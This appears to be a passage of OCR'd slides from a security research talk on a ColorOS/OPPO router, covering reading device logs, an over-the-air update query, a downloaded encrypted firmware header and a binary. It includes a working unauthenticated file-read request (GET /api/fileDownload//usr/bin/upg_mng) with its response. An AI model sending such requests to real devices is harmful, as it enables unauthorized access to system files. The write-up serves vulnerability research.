
```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Jan 2020 01:03:03 GMT
Content-Type: application/octet-stream
Content-Length: 5668
Last-Modified: Wed, 01 Jan 2020 00:00:21 GMT
Connection: close
ETag: "5e0be115-1624"
Cache-Control: no-store
Cache-Control: no-cache
Accept-Ranges: bytes


#user  root;
worker_processes  1;

#error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;

#pid        logs/nginx.pid;
```

Results so far

1. We can read files without authorization

   But we don’t know the names of files

Getting logs



tmplog

Имя


```
bootup_kmsg.log
ipc_kernel.log
network_photo.txt
serviceLog
    20200101T002754.tar
    data
        log
            OPTTemp.log.gz
            RunTime_2020.01.04.19.40.20-2020.01.04.19.40.20.log.0001.gz
            RunTime_2021.12.07.01.31.03-2021.12.07.01.31.03.log.0002.gz
            RunTime_2022.02.21.18.35.55-2022.02.21.18.35.55.log.0003.gz
            RunTimeTemp.log.gz
            SecurityTemp.log.gz
sys_on_off_reason.log
sys_pon.log
system_photo.txt
```

- system_photo.txt — ps aux
- network_photo.txt — netstat
- bootup_kmgs.log — boot log


- RunTimeTemp.log — global log of all apps

RunTimeTemp.log

Check new version request




```
[2020/01/01 04-25-54][fota][I] [QueryUpdateHandler.cpp:92] update encrypt req is {
    "params" : "bsgaAtFVsQlpYXAlfHfXPu0R9nQ2rkA1aqdBP+CiDWeYJT7cWf1IMZPsqvPBZaN+Znmf64A31FXr9Z84nvt4m
}

[2020/01/01 04-25-54][fota][I] [HttpClient.cpp:168] url is https://iota.coloros.com/post/Query_Update
[2020/01/01 04-25-54][fota][I] [HttpClient.cpp:238] curl init succ!
[2020/01/01 04-25-54][fota][I] [HttpClient.cpp:246] curl_easy_cleanup!
[2020/01/01 04-25-54][fota][I] [FotaHandler.cpp:272] CheckVersion rsp is {
    "ErrorCode" : 0,
    "errCode" : 0,
    "hasNewVersion" : false,
    "newVersion" : ""
}
```



```
[2020/01/01 00-00-31][fota][I] [HttpClient.cpp:246] curl_easy_cleanup!
[2020/01/01 00-00-31][fota][I] [FotaHandler.cpp:272] CheckVersion rsp is {
    "ErrorCode" : 0,
    "errCode" : 0,
    "hasNewVersion" : true,
    "newVersion" : "CTA02_11.B.001_0230_202103011306"
}
```

Getting firmware update directly




```
[2020/01/01 00-00-25][fota][I] [HttpClient.cpp:168] url is https://iota.coloros.com/post/Query_Update
[2020/01/01 00-00-25][fota][I] [HttpClient.cpp:238] curl init succ!
[2020/01/01 00-00-29][fota][I] [HttpClient.cpp:186] rsp code is 200
[2020/01/01 00-00-29][fota][I] [FotaHandler.cpp:293] QueryUpdate raw rsp is {"resps":"VDLLqdy65iVN0ik3KX37XoLTepY8bXxucBwz57cSSUswzUbwlTQ7s7lxaSvAZXi6hrBQIgnj6AZegEWIngT+6ukH8Dm
[2020/01/01 00-00-29][fota][I] [QueryUpdateHandler.cpp:135] query update decode rsp is {
    "modules" :
    [
        {
            "active_url" : "http://otafs-cost.coloros.com/CTA02/CTA02_11.B.001_0230_202103011306/patch/CHN/CTA02/CTA02_11.B.001_0230_202103011306/4abf7ozip",
            "description" : "https://otaafs-cost.coloros.com/CTA02/CTA02_11.B.001_0230_202103011306/html/CHN/CTA02/CTA02_11.B.001_0230_202103011306/en-US_6cc225038a50_5_0.html"
            "down_url" : "http://otaafs-cost.coloros.com/CTA02/CTA02_11.B.001_0230_202103011306/patch/CHN/CTA02/CTA02_11.B.001_0230_202103011306/4abf7ozip",
            "extract" : "\u8bf7\u7528\u82f1\u8bed \uff08\u7f8e\u56fd\uff09\u8bbe\u7f6e\u7b80\u4ecb",
            "googlePatchLevel" : 0,
```


down_url,— firmware

description — HTML with release notes

Analyzing the update file



```
         00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0000000  4F 50 50 4F 45 4E 43 52 59 50 54 21 00 00 00 0A  OPPOENCRYPT!
0000010  31 34 35 35 36 31 36 30 30 00 00 00 00 00 00 0A  145561600
0000020  31 38 65 34 34 36 66 31 34 34 62 62 61 36 33 39  18e446f144bba639
0000030  34 62 61 33 32 34 31 35 30 65 38 64 36 66 37 62  4ba324150e8d6f7b
0000040  34 65 35 36 61 66 35 35 00 00 00 00 00 00 00 0A  4e56af55
0000050  70 61 74 63 68 5F 74 79 70 65 3D 31 0A 77 69 70  patch_type=1 wip
0000060  65 3D 30 0A 65 6E 63 72 79 70 74 3D 31 0A 6F 73  e=0 encrypt=1 os
0000070  5F 76 65 72 73 69 6F 6E 3D 31 30 0A 61 6E 64 72  _version=10 andr
0000080  6F 69 64 5F 76 65 72 73 69 6F 6E 3D 31 30 0A 6F  oid_version=10 o
0000090  74 61 2D 69 64 3D 43 54 41 30 32 5F 31 31 2E 42  ta-id=CTA02_11.B
00000A0  2E 30 30 31 5F 30 32 33 30 5F 32 30 32 31 30 33  .001_0230_202103
00000B0  30 31 31 33 30 36 0A 6F 74 61 5F 76 65 72 73 69  011306 ota_versi
00000C0  6F 6E 3D 43 54 41 30 32 5F 31 31 2E 42 2E 30 30  on=CTA02_11.B.00
00000D0  31 5F 30 32 33 30 5F 32 30 32 31 30 33 30 31 31  1_0230_202103011
00000E0  33 30 36 0A 76 65 72 73 69 6F 6E 5F 6E 61 6D 65  306 version_name
00000F0  3D 43 54 41 30 32 5F 31 31 2E 42 2E 30 30 31 5F  =CTA02_11.B.001_
0000100  30 32 33 30 5F 32 30 32 31 30 33 30 31 31 33 30  0230_20210301130
0000110  36 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00  6
```



Update file is encrypted


Results so far

1. We can read files without authorization

2. We downloaded firmware


But we don’t know how to decrypt the firmware

Back to the logs




```
[2020/01/01 00-02-04][upg_mng][E] [UpgMng.cpp:207] [CheckState]: read upgstate failed, file does not exist
[2020/01/01 00-04-04][upg_mng][E] [UpgMng.cpp:207] [CheckState]: read upgstate failed, file does not exist
[2020/01/01 00-06-04][upg_mng][E] [UpgMng.cpp:207] [CheckState]: read upgstate failed, file does not exist
[2020/01/01 00-08-04][upg_mng][E] [UpgMng.cpp:207] [CheckState]: read upgstate failed, file does not exist
```

[<time>][<binary name>][<msg-type>] [<Source-name>] [<func>]:
<msg>




```
GET /api/fileDownload//usr/bin/upg_mng HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


```




```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Jan 2020 01:27:25 GMT
Content-Type: application/octet-stream
Content-Length: 59576
Last-Modified: Fri, 01 Aug 2008 12:00:00 GMT
Connection: close
ETag: "4892fac0-e8b8"
Cache-Control: no-store
Cache-Control: no-cache
Accept-Ranges: bytes

ELF(í24àã4
(444@@tttdÕdÕtÞtîtîÔm Þ î î``      DDPåtd\Õ\Õ\ÕQåt
```

upg_mng – analysis



